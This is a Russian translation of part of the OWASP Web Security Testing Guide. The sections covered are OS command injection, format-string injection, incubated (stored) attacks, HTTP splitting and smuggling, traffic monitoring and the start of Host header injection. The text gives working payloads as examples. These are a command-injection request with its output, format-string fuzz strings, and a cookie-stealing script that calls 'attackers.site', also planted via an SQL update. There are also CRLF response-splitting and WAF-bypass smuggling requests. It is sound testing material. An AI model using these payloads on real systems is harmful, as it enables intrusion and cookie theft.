Doc=Doc1.pdf
```

В этом запросе мы замечаем, как приложение извлекает общедоступный документ Doc1.pdf. Теперь мы можем проверить, можно ли добавить команду операционной системы для инъекции в POST-запрос. Попробуйте следующее (<http://www.example.com/public/doc>):

```
POST /public/doc HTTP/1.1
Host: www.example.com
[...]
Referer: http://127.0.0.1/WebGoat/attack?Screen=20
Cookie: JSESSIONID=295500AD2AAEEBEDC9DB86E34F24A0A5
Authorization: Basic T2Vbc1Q9Z3V2Tc3e=
Content-Type: application/x-www-form-urlencoded
Content-length: 33

Doc=Doc1.pdf+|+Dir c:\
```

Если приложение не проверяет запрос, мы можем получить следующий результат:

```

Exec Results for 'cmd.exe /c type
"C:\httpd\public\doc\"Doc=Doc1.pdf+|+Dir c:\'
Output...
Il volume nell'unità C non ha etichetta.
Numero di serie Del volume: 8E3F-4B61
Directory of c:\
18/10/2006 00:27 2,675 Dir_Prog.txt
18/10/2006 00:28 3,887 Dir_ProgFile.txt
16/11/2006 10:43
  Doc
    11/11/2006 17:25
      Documents and Settings
        25/10/2006 03:11
          I386
            14/11/2006 18:51
              h4ck3r
                30/09/2005 21:40 25,934
                  OWASP1.JPG
                    03/11/2006 18:29
                      Prog
                        18/11/2006 11:20
                          Program Files
                            16/11/2006 21:12
                              Software
                                24/10/2006 18:25
                                  Setup
                                    24/10/2006 23:37
                                      Technologies
                                        18/11/2006 11:14
                                          3 File 32,496 byte
                                            13 Directory 6,921,269,248
byte disponibili

Return code: 0

```

В данном случае мы успешно провели атаку с инъекцией команд операционной системы.

Специальные символы для инъекции команд

Для инъекции команд могут использоваться, например, следующие специальные символы `| ; & $ > < ' ! :`

- `cmd1|cmd2` : использование `|` приведёт к выполнению `cmd2` независимо от того, будет ли выполнение `cmd1` успешным или нет;
- `cmd1;cmd2` : использование `;` заставит выполняться `cmd2` независимо от того, выполнена `cmd1` успешно или нет;
- `cmd1||cmd2` : `cmd2` будет выполнена только в том случае, если выполнение `cmd1` завершится неудачей;
- `cmd1&&cmd2` : `cmd2` будет выполнена только в том случае, если выполнение `cmd1` завершится успешно;
- `$(cmd)` : например, `echo $(whoami)` или `$(touch test.sh; echo 'ls' > test.sh)`;
- `cmd` : используется для выполнения определённой команды. Например, `whoami`
- `>(cmd)` : `>(ls)`
- `<(cmd)` : `<(ls)`

Анализ кода в незащищённых API

Помните об использовании следующих API, так как это может привести к риску инъекций команд ОС.

Java

- `Runtime.exec()`

C/C++

- `system`
- `exec`
- `ShellExecute`

Python

- `exec`
- `eval`
- `os.system`
- `os.popen`
- `subprocess.popen`
- `subprocess.call`

PHP

- `system`
- `shell_exec`
- `exec`
- `proc_open`
- `eval`

Меры защиты

Нейтрализация

URL и данные http-форм необходимо нейтрализовывать от недопустимых символов. Как вариант - список запрещённых символов, но заранее трудно предугадать все возможные символы для контроля. Также могут появляться какие-то символы, которые ещё не обнаружены. Для контроля пользовательского ввода следует создать список разрешённых символов, содержащий только допустимые, или список команд. Пропущенные символы, а также не обнаруженные угрозы должны быть исключены из этого списка.

Общий список запрещённых символов, который должен быть включен для предотвращения инъекции команд ОС, может быть таким: `| ; & $ > < ' \ ! >> #`

Экранируйте или фильтруйте следующие специальные символы для Windows: `() < > & * ' | = ? ; [] ^ ~ ! . " % @ / \ : + , ``

Экранируйте или фильтруйте следующие специальные символы для Linux, `{ } () > < & * ' | = ? ; [] $ - # ~ ! . " % / \ : + , ``

Разрешения

Web-приложение и его компоненты должны работать со строгими ограничениями прав, не позволяющими выполнять команды операционной системы. Попробуйте проверить эту информацию, чтобы протестировать её с точки зрения серого ящика.

Инструменты

- OWASP [WebGoat](#)
- [Commix](#)

Ссылки

- [Penetration Testing for Web Applications \(Part Two\)](#)
- [OS Commanding](#)
- [CWE-78: Improper Neutralization of Special Elements used in an OS Command \('OS Command Injection'\)](#)
- [ENV33-C. Do not call system\(\)](#)

Тестирование инъекций в строке форматирования

ID

WSTG-INPV-13

Обзор

Строка форматирования — это последовательность символов, заканчивающаяся нулём (т.е. нуль-терминированная), которая также содержит спецификаторы преобразования, интерпретируемые или преобразуемые во время выполнения. Если код на стороне сервера [конкатенирует пользовательский ввод со строкой форматирования](#), злоумышленник может добавить дополнительные спецификаторы преобразования, чтобы вызвать ошибку во время выполнения, раскрытие информации или переполнение буфера.

Наихудший случай уязвимостей для строк форматирования возникает в языках, которые не проверяют аргументы, а также включают спецификатор `%n`, который пишет в память. Эти функции при их эксплуатации злоумышленником, изменяющим строку форматирования, могут привести к [раскрытию информации и выполнению кода](#):

- С и C++: [printf](#) и похожие (fprintf, sprintf, snprintf)
- Perl: [printf](#) и sprintf

Приведённые ниже функции форматирования строк не могут выполнять запись в память, но злоумышленники всё равно могут вызвать раскрытие информации, изменив строки форматирования на выходные значения, которые разработчики не собирались выводить:

- Python 2.6 и 2.7: [str.format](#) и в Python 3 unicode [str.format](#) может быть изменён путём инъекции строк, которые могут указывать на [другие переменные](#) в памяти.

Следующие функции строк форматирования могут вызывать ошибки во время выполнения, если злоумышленник добавляет спецификаторы преобразования:

- Java: [String.format](#) и [PrintStream.format](#)
- PHP: [printf](#)

Образец кода, вызывающий уязвимость строки форматирования, представляет собой вызов функции форматирования строки, которая содержит пользовательский ввод без нейтрализации. В следующем примере показано, как отладочная команда `printf` может сделать программу уязвимой:

Пример на Си:

C

```
char *userName = /* ввод из поля, контролируемого
пользователем */;

printf("DEBUG Current user: ");
// Уязвимый отладочный код
printf(userName);
```

Пример на Java:

JAVA

```
final String userName = /* ввод из поля, контролируемого
пользователем */;

System.out.printf("DEBUG Current user: ");
// Уязвимый код:
System.out.printf(userName);
```

В этом конкретном примере, если злоумышленник установит для своего `userName` один или несколько спецификаторов преобразования, это приведет к нежелательному поведению. Пример на Си [выведет на экран содержимое памяти](#) если `userName` содержит `%p%p%p%p`, и может повредить содержимое памяти, если в строке есть `%n`. В примере на Java `username`, содержащее любой спецификатор, который требует ввода (включая `%x` или `%s`), приведёт к сбою программы с сообщением `IllegalFormatException`. Хотя приведённые выше примеры подвержены другим уязвимостям, уязвимость строки форматирования может быть устранена с помощью аргументов команды printf: `printf("DEBUG Current user: %s", userName)`.

Задача тестирования

- Оценить, не вызывает ли инъекция спецификаторов преобразования строк форматирования в контролируемые пользователем поля нежелательного поведения приложения.

Как тестировать

Тесты включают анализ кода и инъекцию спецификаторов преобразования в качестве пользовательского ввода в тестируемое приложение.

Статический анализ

Инструменты статического анализа могут находить уязвимости строк форматирования либо в коде, либо в бинарных файлах. Примеры инструментов включают:

- С и C++: [Flawfinder](#)
- Java: правило FindSecurityBugs [FORMAT_STRING_MANIPULATION](#)
- PHP: String formatter Analyzer в [phpsa](#)

Анализ кода вручную

Статический анализ кода может пропустить более тонкие случаи, включая строки форматирования, сгенерированные сложным кодом. Чтобы вручную искать уязвимости в кодовой базе, тестировщик может просмотреть все вызовы, которые принимают строку форматирования, и выполнить трассировку, чтобы убедиться, что недоверенный ввод не может её изменить.

Инъекция спецификатора преобразования

Тестировщики могут проверить на уровне модульного или комплексного теста, передавая спецификаторы преобразования в любую строку ввода. Проведите [фаззинг](#), используя все спецификаторы преобразования для всех языков, которые использует тестируемая система. См. страницу [OWASP Атака строки форматирования](#) с возможными входными данными. Если тест завершится неудачей, программа выйдет из строя или отобразит неожиданный результат. Если тест пройден, попытка передать спецификатор преобразования должна быть заблокирована, иначе строка должна пройти через систему без проблем, как и любой другой допустимый ввод.

В следующих подразделах в качестве примера будут использоваться URL вида:

https://vulnerable_host/userinfo?username=x

- **x** — контролируемое пользователем значение (для параметра **username**).

Ручная инъекция

Тестировщики могут провести ручное тестирование с помощью web-браузера или других инструментов отладки web-API. Перейдите к web-приложению или сайту, чтобы запрос содержал спецификаторы преобразования. Обратите внимание, что большинству спецификаторов преобразования требуется [экранирование](#), если они передаются внутри URL, поскольку они содержат специальные символы, включая **%** и **{**. В тесте можно ввести строку спецификаторов **%s%s%s%n**, перейдя по следующему URL:

https://vulnerable_host/userinfo?username=%25s%25s%25s%25n

Если web-сайт уязвим, браузер или инструмент должны получить сообщение об ошибке, которое может включать тайм-аут или код статуса HTTP 500.

Код на Java возвращает ошибку

```
java.util.MissingFormatArgumentException: Format specifier '%s'
```

В зависимости от реализации языка Си процесс может завершиться сбоем из-за

```
Segmentation Fault.
```

Инструментальный фаззинг

Инструменты для фаззинга, включая [wffuzz](#), могут автоматизировать тесты инъекций. Для wffuzz начните с текстового файла (fuzz.txt в этом примере) с одним вводом на строку:

fuzz.txt:

```
alice
%s%s%s%n
%p%p%p%p%p
{event.__init__.__globals__[CONFIG][SECRET_KEY]}
```

Файл **fuzz.txt** содержит:

- Допустимые входные данные **alice** для проверки того, что приложение может обрабатывать обычный ввод.
- Две строки с Си-подобными спецификаторами преобразования.
- Один спецификатор преобразования Python для попытки чтения глобальных переменных.

Чтобы передать входной файл фаззинга в тестируемое web-приложение, воспользуйтесь следующей командой:

```
wffuzz -c -z file,fuzz.txt,urlencode
https://vulnerable_host/userinfo?username=FUZZ
```

В приведённом выше вызове аргумент **urlencode** позволяет выполнить соответствующее экранирование строк, а **FUZZ** (заглавными буквами) указывает инструменту, куда вводить входные данные.

Пример вывода выглядит следующим образом:

ID	Response	Lines	Word	Chars
Payload				
=====				
=====				
000000002:	500	0 L	5 W	142 Ch
"%25s%25s%25s%25n"				
000000003:	500	0 L	5 W	137 Ch
"%25p%25p%25p%25p%25p"				
000000004:	200	0 L	1 W	48 Ch
"%7Bevent.__init__.__globals__%5BCONFIG%5D%5BSECRET_KEY%5D%7D"				
000000001:	200	0 L	1 W	5 Ch
"alice"				

Приведенный выше результат подтверждает уязвимость приложения к инъекции Си-подобных спецификаторов преобразования **%s** и **%p**.

Тестирование инкубационных уязвимостей

ID

WSTG-INPV-14

Обзор

Инкубационное тестирование, также часто называемое постоянными атаками, представляет собой сложный метод тестирования, для работы которого требуется более одной уязвимости контроля данных. Инкубационные уязвимости обычно используются для проведения атак типа «водопой» (англ.: watering hole) против законных пользователей web-приложений.

Инкубационные уязвимости имеют следующие характеристики:

- Во-первых, должен быть сохранён вектор атаки, он должен храниться на уровне хранения данных, а это может произойти только в том случае, если отсутствует строгий контроль данных или данные поступают в систему через другой канал, например, консоль администратора, или напрямую. через серверный пакетный процесс.

- Во-вторых, после того, как вектор атаки будет «отзываться», его нужно будет успешно выполнить. В частности, инкубационная XSS-атака требует слабого контроля выходных данных, потому что скрипт будет доставляться клиенту в исполняемой форме.

Эксплуатация некоторых уязвимостей или даже функциональных особенностей web-приложения позволит злоумышленнику «подложить» данные, которые впоследствии будут извлечены ничего не подозревающим пользователем или другим компонентом системы, эксплуатирующим там какую-то уязвимость.

В тесте на проникновение **инкубационные атаки** могут использоваться для оценки критичности определённых ошибок, используя конкретную обнаруженную проблему безопасности для создания атаки на стороне клиента, которая обычно используется для одновременного воздействия на большое количество жертв. (т.е. на всех посетителей, просматривающих сайт).

Этот тип асинхронной атаки охватывает широкий спектр векторов атаки, среди которых следующие:

- Компоненты загрузки файлов в web-приложении, позволяющие злоумышленнику загружать поврежденные медиафайлы (изображения JPEG, эксплуатирующие **CVE-2004-0200**, изображения PNG с **CVE-2004-0597**, исполняемые файлы, страницы сайта с активным компонентом и т.д.)
- Проблемы с межсайтовыми скриптами (XSS) в сообщениях на публичных форумах (см. [Тестирование хранимых межсайтовых скриптов \(Stored XSS\)](#)). Злоумышленник потенциально может хранить вредоносные скрипты или код в репозитории серверной части web-приложения (например, в базе данных), чтобы этот скрипт/код выполнялся одним из посетителей (конечным пользователем, администратором и т.д.) Примером типичной инкубационной атаки является эксплуатация уязвимости межсайтового скриптинга на форуме пользователей, доске объявлений или в блоге посредством инъекции некоторого JavaScript-кода на уязвимой странице, которая в конечном итоге будет отображаться и выполняться в браузере пользователя с уровнем доверия к исходному (уязвимому) сайту.
- SQL/XPATH-инъекции, позволяющее злоумышленнику загружать контент в базу данных, который впоследствии будет извлечён наряду с другим активным контентом web-страницы. Например, если злоумышленник может опубликовать произвольный JavaScript-код на доске объявлений, чтобы его выполняли посетители, он может получить контроль над их браузерами (например, посредством [XSS-proxy](#)).
- Некорректно настроенные серверы, позволяющие устанавливать пакеты Java или аналогичные компоненты web-сайта (например, Tomcat или консоли web-хостинга, такие как Plesk, CPanel, Helm и т.д.)

Задачи тестирования

- Выявить хранимые инъекции, которым требуется этап отзыва.
- Понять, в чём заключается этот этап отзыва.
- Установить прослушиватели (англ. listeners) или активировать этап отзыва, если это возможно.

Как тестировать

Тестирование методом чёрного ящика

Пример с загрузкой файла

Посмотрите какой тип контента разрешён для загрузки в web-приложение, и результирующий URL для загруженного файла. Загрузите файл, который будет эксплуатировать компонент на локальной рабочей станции пользователя при просмотре или загрузке. Отправьте своей жертве электронное письмо или другой вид уведомления, чтобы побудить его/её просмотреть страницу. Ожидаемый результат — эксплойт сработает, когда пользователь будет просматривать результирующую страницу или загрузит и запустит файл с доверенного сайта.

Пример с XSS на доске объявлений

1. Введите код JavaScript в качестве значения для уязвимого поля, например `<script>document.write('')</script>`
2. Направьте пользователей на просмотр уязвимой страницы или дождитесь, пока пользователи ее просмотрят. Установите «прослушиватель» на хосте `attackers.site`, прослушивающий все входящие подключения.
3. Когда пользователи просматривают уязвимую страницу, запрос, содержащий их cookie (`document.cookie` включается в состав запрашиваемого URL), и отправляется на хост `attackers.site`, например: `GET /cv.jpg?Sign0n=COOKIEVALUE1;%20ASPSESSIONID=ROGUEIDVALUE; HTTP/1.1`
4. Используйте эти cookie, чтобы выдавать себя за пользователей на уязвимом сайте.

Пример SQL-инъекции

Обычно в этом наборе примеров используются XSS-атаки посредством эксплуатации SQL-инъекций. Первое, что нужно проверить, — есть ли на целевом сайте уязвимость SQL-инъекций. Это описано в [Тестировании SQL-инъекций](#). Для каждой уязвимости SQL-инъекции существует базовый набор ограничений, описывающих тип запросов, которые разрешено выполнять злоумышленнику/пентестеру.

Затем тестировщик должен сопоставить разработанные им XSS-атаки с записями, которые ему разрешено вставлять.

Аналогичным образом, как и в предыдущем примере XSS, используйте поле web-страницы, уязвимое для SQL-инъекций, чтобы изменить значение в базе данных, которое будет использоваться приложением в качестве входных данных для отображения на сайте без надлежащей фильтрации (сочетание SQL-инъекции и XSS). Например, предположим, что в базе данных есть таблица **footer** со всеми нижними колонтитулами для страниц web-сайта, включая поле **notice** с юридическим уведомлением, которое появляется внизу каждой web-страницы. Вы можете использовать следующий запрос, чтобы вставить код JavaScript в поле **notice** таблицы **footer**.

SQL

```
SELECT field1, field2, field3
FROM table_x
WHERE field2 = 'x';
UPDATE footer
SET notice = 'Copyright 1999-2030%20
    <script>document.write(\'\')</script>'
WHERE notice = 'Copyright 1999-2030';
```

Теперь каждый посетитель, просматривающий сайт, не замечая того, отправляет свои cookie на **attackers.site**.

Неправильно настроенный сервер

Некоторые web-серверы предоставляют интерфейс администрирования, который может позволить злоумышленнику загружать на сайт активные компоненты по своему желанию. Это может иметь место с сервером Apache Tomcat, который не применяет строгую аутентификацию при доступе к Web Application Manager (или если пентестер смог получить действующую учётную запись для модуля администрирования другими способами).

В этом случае можно загрузить WAR-файл и развернуть новое web-приложение на сайте, что позволит пентестеру не только выполнить свой код локально на сервере, но и разместить приложение на доверенном сайте, к которому затем смогут получить доступ обычные посетители (скорее, даже с более высокой степенью доверия, чем при доступе к другому сайту).

Также должно быть очевидно, что возможность изменять содержимое web-страницы на сервере с помощью уязвимостей, которые могут эксплуатироваться на хосте, даёт злоумышленнику права на запись в webroot, что также будет полезно для запуска инкубационной атаки на странице web-сервера (на самом

деле, это известный способ для распространения некоторых червей на web-серверах).

Тестирование методом серого ящика

Методы тестирования «серым» или «белым ящиком» будут такими же, как обсуждалось ранее.

- Тестирование контроля входных данных является ключом к снижению воздействия от этой уязвимости. Если другие системы на предприятии используют тот же уровень хранения данных, они могут иметь слабый контроль ввода, поэтому данные могут сохраняться через «чёрный ход» (англ.: backdoor).
- Чтобы бороться с проблемой «чёрного хода» (англ.: backdoor) для атак на стороне клиента, необходимо также использовать контроль выходных данных, поэтому модифицированные данные должны быть закодированы до отображения клиенту и, следовательно, не выполняться.

Инструменты

- [XSS-proxy](#)
- [OWASP Zed Attack Proxy \(ZAP\)](#)
- [Burp Suite](#)
- [Metasploit](#)

Ссылки

Большинство ссылок из раздела [Межсайтовый скриптинг \(XSS\)](#). Как пояснялось выше, инкубационные атаки проводятся при сочетании уязвимостей, таких как XSS-атаки или [SQL-инъекции](#).

Рекомендации

- [CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests](#)
- [Blackboard Academic Suite 6.2.23 +/-: Persistent cross-site scripting vulnerability](#)

Технические руководства

- [Web Application Security Consortium "Threat Classification, Cross-site scripting"](#)

Тестирование HTTP Splitting/Smuggling

ID

WSTG-INPV-15

Обзор

В этом разделе приведены примеры атак, которые используют специфические возможности протокола HTTP, либо используя уязвимости web-приложения, либо особенности того, как различные браузеры интерпретируют HTTP-сообщения.

В этом разделе будут проанализированы две различные атаки, нацеленные на определенные HTTP-заголовки:

- HTTP splitting
- HTTP smuggling

Первая атака эксплуатирует отсутствие нейтрализации ввода, что позволяет злоумышленнику вставлять символы CR и LF в заголовки ответа приложения и «расщеплять» (от англ.: split) этот ответ на два разных HTTP-сообщения. Цель атаки может варьироваться от отравления кэша до межсайтового скриптинга.

Во второй атаке злоумышленник использует тот факт, что некоторые специально составленные HTTP-сообщения могут быть проанализированы и интерпретированы по-разному в зависимости от агента, который их получает. HTTP smuggling (англ.: контрабанда) требует определённого уровня знаний о различных агентах, которые обрабатывают HTTP-сообщения (web-сервер, прокси-сервер, WAF (Web Application Firewall)), и поэтому будет включена только в раздел тестирования методом серого ящика.

Задачи тестирования

- Оценить, уязвимо ли приложение к HTTP splitting, определив, какие из возможных атак сработают.
- Оценить, уязвима ли цепочка передачи для HTTP smuggling, и определить, какие из возможных атак сработают.

Как тестировать

Тестирование методом чёрного ящика

HTTP Splitting

Некоторые web-приложения используют часть введенной пользователем информации для формирования значений некоторых HTTP-заголовков ответов. Самый простой пример — перенаправления, в которых целевой URL зависит от некоторого введенного пользователем значения. Допустим, например, что пользователя просят выбрать, предпочитает ли он стандартный или расширенный web-интерфейс. Выбор передается как параметр, который будет использоваться в заголовке ответа для вызова перенаправления на соответствующую страницу.

Более конкретно, если параметру **interface** присвоено значение **advanced**, приложение ответит так:

```
HTTP/1.1 302 Moved Temporarily
Date: Sun, 03 Dec 2005 16:22:19 GMT
Location: http://victim.com/main.jsp?interface=advanced
<snip>
```

При получении этого сообщения браузер перенаправит пользователя на страницу, указанную в заголовке Location. Однако, если приложение не фильтрует пользовательский ввод, можно будет вставить в параметр **interface** последовательность **%0d%0a**, которая представляет собой последовательность CRLF, используемую для разделения строк между собой. На этом этапе тестировщики смогут добиться ответа, который будет интерпретироваться как два разных ответа любым, кто его анализирует, например, web-кэшем, находящимся между нами и приложением. Злоумышленник может использовать это, чтобы отравить этот web-кэш, чтобы он предоставлял некорректный контент во все последующие запросы.

Допустим, в предыдущем примере тестировщик передаёт в качестве параметра **interface** следующие данные:

```
advanced%0d%0aContent-
Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
Type:%20text/html%0d%0aContent-
Length:%2035%0d%0a%0d%0a<html>Sorry,%20System%20Down</html>
```

Таким образом, результирующий ответ уязвимого приложения будет таким:

```
HTTP/1.1 302 Moved Temporarily
Date: Sun, 03 Dec 2005 16:22:19 GMT
Location: http://victim.com/main.jsp?interface=advanced
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 35

<html>Sorry,%20System%20Down</html>
<other data>
```

Web-кэш увидит два разных ответа, поэтому, если злоумышленник отправит сразу после первого запроса второй `/index.html`, web-кэш сопоставит этот запрос со вторым ответом и кэширует его содержимое, поэтому что все последующие запросы, направленные на `victim.com/index.html`, проходящие через этот web-кэш, получают сообщение "System down". Таким образом, злоумышленник сможет дискредитировать (англ.: deface) сайт для всех пользователей, использующих этот web-кэш (или для всего Интернета, если web-кэш является обратным прокси-сервером для web-приложения).

В качестве альтернативы злоумышленник может передать этим пользователям фрагмент JavaScript, который вызовет атаку межсайтового скриптинга, например, для кражи cookie. Обратите внимание, что, хотя уязвимость находится в приложении, целью здесь являются его пользователи. Следовательно, чтобы найти эту уязвимость, необходимо найти все контролируемые пользователем входные данные, которые влияют на один или несколько заголовков в ответе, и убедиться, можно ли вставить в них последовательность CR + LF.

Наиболее вероятными кандидатами для этой атаки являются заголовки:

- **Location**
- **Set-Cookie**

Следует отметить, что успешная эксплуатация этой уязвимости в реальном сценарии может быть довольно сложной, поскольку необходимо учитывать несколько факторов:

1. Необходимо правильно установить заголовки в поддельном ответе, чтобы они кэшировались (например, заголовок **Last-Modified** с датой в будущем). Также может потребоваться удалить ранее кэшированные версии целевых страниц, предварительно отправив запрос с **Pragma: no-cache** в заголовках запроса.
2. Приложение, не фильтруя последовательность CR+LF, может фильтровать другие символы, необходимые для успешной атаки (например, `<` и `>`). В этом случае можно попробовать использовать другие кодировки (например, UTF-7).
3. Некоторые целевые объекты (например, на ASP) будут URL-кодировать части пути заголовка Location (например, `www.victim.com/redirect.asp`), что делает последовательность CRLF бесполезной. Однако им не удастся закодировать параметры запроса (например, `?interface=advanced`), а это означает, что вопросительного знака впереди достаточно, чтобы обойти эту фильтрацию.

Для более подробного обсуждения этой атаки и другой информации о возможных сценариях и приложениях ознакомьтесь с документами, на которые даны ссылки в нижней части этого раздела.

Тестирование методом серого ящика

HTTP Splitting

Успешной эксплуатации HTTP Splitting в значительной степени помогает знание некоторых деталей web-приложения и цели атаки. Например, разные целевые объекты могут использовать разные методы для определения того, где заканчивается первое HTTP-сообщение и начинается второе. Одни будут использовать границы сообщений, как в предыдущем примере. Другие будут предполагать, что разные сообщения передаются в разных пакетах. Третьи будут выделять для каждого сообщения определённое количество фрагментов заданной длины: в этом случае второе сообщение должно начинаться точно с начала фрагмента, что потребует подбора заполнения (англ.: padding) между двумя сообщениями. Это может вызвать проблемы при передаче уязвимого параметра в URL, поскольку очень длинный URL, скорее всего, будет обрезан или отфильтрован. Метод серого ящика может помочь злоумышленнику найти обходной путь: например, некоторые серверы приложений позволяют передавать запрос с использованием POST вместо GET.

HTTP Smuggling

Как упоминалось во введении, HTTP Smuggling использует различные способы, с помощью которых специально составленное HTTP-сообщение может быть проанализировано и интерпретировано различными агентами (браузер, web-кэш, WAF). Этот относительно новый вид атаки был впервые обнаружен Chaim Linhart, Amit Klein, Ronen Heled и Steve Orrin в 2005 г. Существует несколько возможных применений, но мы проанализируем одно из самых впечатляющих: обход WAF. Обратитесь к оригинальному техническому руководству (ссылка внизу этой страницы) за более подробной информацией и другими сценариями.

Обход WAF

Есть несколько продуктов, позволяющих системному администратору обнаруживать и блокировать враждебные web-запросы в зависимости от известного вредоносного шаблона, встроенного в запрос. Например, рассмотрим печально известную старую [атаку обхода каталога Unicode на сервере IIS](#), в которой злоумышленник мог взломать webroot, отправив запрос типа:

```
http://target/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+  
<исполняемая_команда>
```

Конечно, довольно легко обнаружить и отфильтровать эту атаку по наличию в URL таких строк, как `..` и `cmd.exe`. Однако IIS 5.0 довольно требователен к запросам POST, размер тела которых составляет до 48 Кбайт, и обрезает всё, что выходит за эти рамки, если заголовок `Content-Type` отличается от

application/x-www-form-urlencoded. Можно воспользоваться этим, создав очень большой запрос, структурированный следующим образом:

```
POST /target.asp HTTP/1.1          <-- запрос №1
Host: target
Connection: Keep-Alive
Content-Length: 49225
<CRLF>
<49152 байта мусора>
```

```
POST /target.asp HTTP/1.0          <-- запрос №2
Connection: Keep-Alive
Content-Length: 33
<CRLF>
```

```
POST /target.asp HTTP/1.0          <-- запрос №3
xxxx: POST
/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
<-- запрос №4
Connection: Keep-Alive
<CRLF>
```

Здесь происходит вот что: **запрос №1** состоит из 49223 байт, включая строки **запроса №2**. Следовательно, WAF (или любой другой агент, кроме IIS 5.0) увидит **запрос №1**, не увидит **запрос №2** (его данные будут лишь частью **№1**), увидит **запрос №3** и пропустит **запрос №4** (поскольку этот POST будет частью вымышленного заголовка **xxxx**).

А что происходит с IIS 5.0? Он перестанет парсить **запрос №1** сразу после 49152 байтов мусора (поскольку он достигнет предела 48 КБ = 49152 байта) и, следовательно, будет разбирать **запрос №2** как новый отдельный запрос. **Запрос №2** утверждает, что его содержимое составляет 33 байта, включая всё до **xxxx:**, из-за чего IIS пропускает **запрос №3** (интерпретируя его как часть **запроса №2**), но обнаруживает **запрос №4**, т.к. его POST начинается сразу после 33-го байта или **запроса №2**. Немного сложно, но дело в том, что URL атаки не будет обнаружен WAF (т.к. интерпретируется как тело предыдущего запроса), но будет правильно разобран (и выполнен) IIS.

Хотя в вышеупомянутом случае метод использует ошибку web-сервера, существуют и другие сценарии, в которых мы можем использовать различные способы, которыми разные HTTP-агенты анализируют сообщения, не соответствующие RFC 1005. Например, протокол HTTP допускает только один заголовок Content-Length, но не определяет, как обрабатывать сообщение, имеющее два экземпляра этого заголовка. Некоторые реализации будут использовать первый, в то время как другие предпочтут второй, расчищая путь для атак HTTP Smuggling. Другой пример — использование заголовка Content-Length в сообщении GET.

Обратите внимание, что при HTTP Smuggling *не* используются уязвимости в целевом web-приложении. Таким образом, может быть несколько сложно убедить клиента в том, что контрмеры следует искать в любом случае.

Ссылки

Технические руководства

- [Amit Klein, "Divide and Conquer: HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics"](#)
- [Amit Klein: "HTTP Message Splitting, Smuggling and Other Animals"](#)
- [Amit Klein: "HTTP Request Smuggling - ERRATA \(the IIS 48K buffer phenomenon\)"](#)
- [Amit Klein: "HTTP Response Smuggling"](#)
- [Chaim Linhart, Amit Klein, Ronen Heled, Steve Orrin: "HTTP Request Smuggling"](#)
- [HTTP Response Splitting: разделяй и властвуй](#)
- [HTTP REQUEST SMUGGLING \(Часть 1\)](#)
- [HTTP REQUEST SMUGGLING \(Часть 2\)](#)

Тестирование входящих HTTP-запросов

ID

WSTG-INPV-16

Обзор

В этом разделе описывается, как отслеживать все входящие/исходящие HTTP-запросы как на стороне клиента, так и на стороне сервера. Целью этого тестирования является проверка наличия ненужных или подозрительных HTTP-запросов, отправляемых в фоновом режиме.

Большинство инструментов тестирования безопасности web-приложений (например, AppScan, BurpSuite, ZAP) действуют как HTTP-проxy. Это требует смены прокси в клиентском приложении или браузере. Методы тестирования, перечисленные ниже, в основном сосредоточены на том, как отслеживать HTTP-запросы без изменений на стороне клиента, что наиболее близко к сценарию промышленной эксплуатации.

Задачи тестирования

- Отслеживать все входящие и исходящие HTTP-запросы к web-серверу, чтобы проверять подозрительные запросы.
- Отслеживать HTTP-трафик без изменений прокси-сервера браузера конечного пользователя или клиентского приложения.

Как тестировать

Обратный прокси

Бывают ситуации, когда мы хотели бы отслеживать все входящие HTTP-запросы на web-сервере, но не можем изменять конфигурацию со стороны браузера или приложения. В этом случае мы можем настроить обратный прокси со стороны web-сервера, чтобы отслеживать все входящие/исходящие запросы на web-сервере.

Для платформы Windows мы рекомендуем Fiddler. Он обеспечивает не только мониторинг, но и позволяет редактировать/отвечать на HTTP-запросы.

Перейдите по [этой ссылке, чтобы узнать, как настроить Fiddler в качестве обратного прокси](#).

Для платформы Linux можно использовать [Charles Web Debugging Proxy](#).

Этапы тестирования:

1. Установите Fiddler или Charles на web-сервер.
2. Настройте Fiddler или Charles как обратный прокси.
3. Перехватите HTTP-трафик.
4. Изучите HTTP-трафик.
5. Для тестирования измените HTTP-запрос и воспроизведите изменённый.

Перенаправление портов

Перенаправление портов — ещё один способ, позволяющий перехватывать HTTP-запросы без изменений на стороне клиента. Также можно использовать Charles в качестве прокси-сервера SOCKS для перенаправления портов или инструменты Port Forwarding. Это позволит перенаправлять весь входящий захваченный трафик на стороне клиента на порт web-сервера.

Этапы тестирования:

1. Установите Charles или перенаправление портов на другой компьютер или web-сервер.
2. Настройте Charles в качестве Socks-прокси для перенаправления портов.

Захват сетевого трафика на уровне TCP

Этот метод отслеживает весь сетевой трафик на уровне TCP. Можно использовать инструменты TCPDump или WireShark. Однако эти инструменты не позволяют редактировать захваченный трафик и отправлять изменённые HTTP-запросы для тестирования. Для воспроизведения захваченных пакетов трафика (PCAP) можно использовать Ostinato.

Этапы тестирования:

1. Активируйте TCPDump или WireShark на web-сервере для захвата сетевого трафика.
2. Исследуйте захваченные файлы (PCAP).
3. Редактируйте файлы PCAP с помощью инструмента Ostinato при необходимости.
4. Отвечайте на HTTP-запросы.

Рекомендуется использовать Fiddler или Charles, поскольку эти инструменты могут перехватывать HTTP-трафик, а также легко редактировать/отвечать на изменённые HTTP-запросы. Кроме того, если web-трафик является HTTPS, для Wireshark потребуется импортировать закрытый ключ web-сервера для проверки тела HTTP-сообщения. В противном случае тело HTTP-сообщения захваченного трафика будет зашифровано.

Инструменты

- [Fiddler](#)
- [TCPProxy](#)
- [Charles Web Debugging Proxy](#)
- [WireShark](#)
- [PowerEdit-Pcap](#)
- [pcapteller](#)
- [replayproxy](#)
- [Ostinato](#)

Ссылки

- [Charles Web Debugging Proxy](#)
- [Fiddler](#)
- [TCPDUMP](#)

- [Ostinato](#)

Тестирование инъекций в заголовке Host

ID

WSTG-INPV-17

Обзор

Web-сервер обычно размещает несколько web-приложений на одном IP-адресе, обращаясь к каждому приложению через виртуальный хост. Во входящем HTTP-запросе web-серверы часто отправляют запрос целевому виртуальному хосту на основе значения, указанного в заголовке Host. Без надлежащей проверки значения заголовка злоумышленник может ввести некорректные входные данные, чтобы заставить web-сервер:

- Отправлять запросы на первый виртуальный хост в списке.
- Выполнять перенаправление на домен, контролируемый злоумышленником.
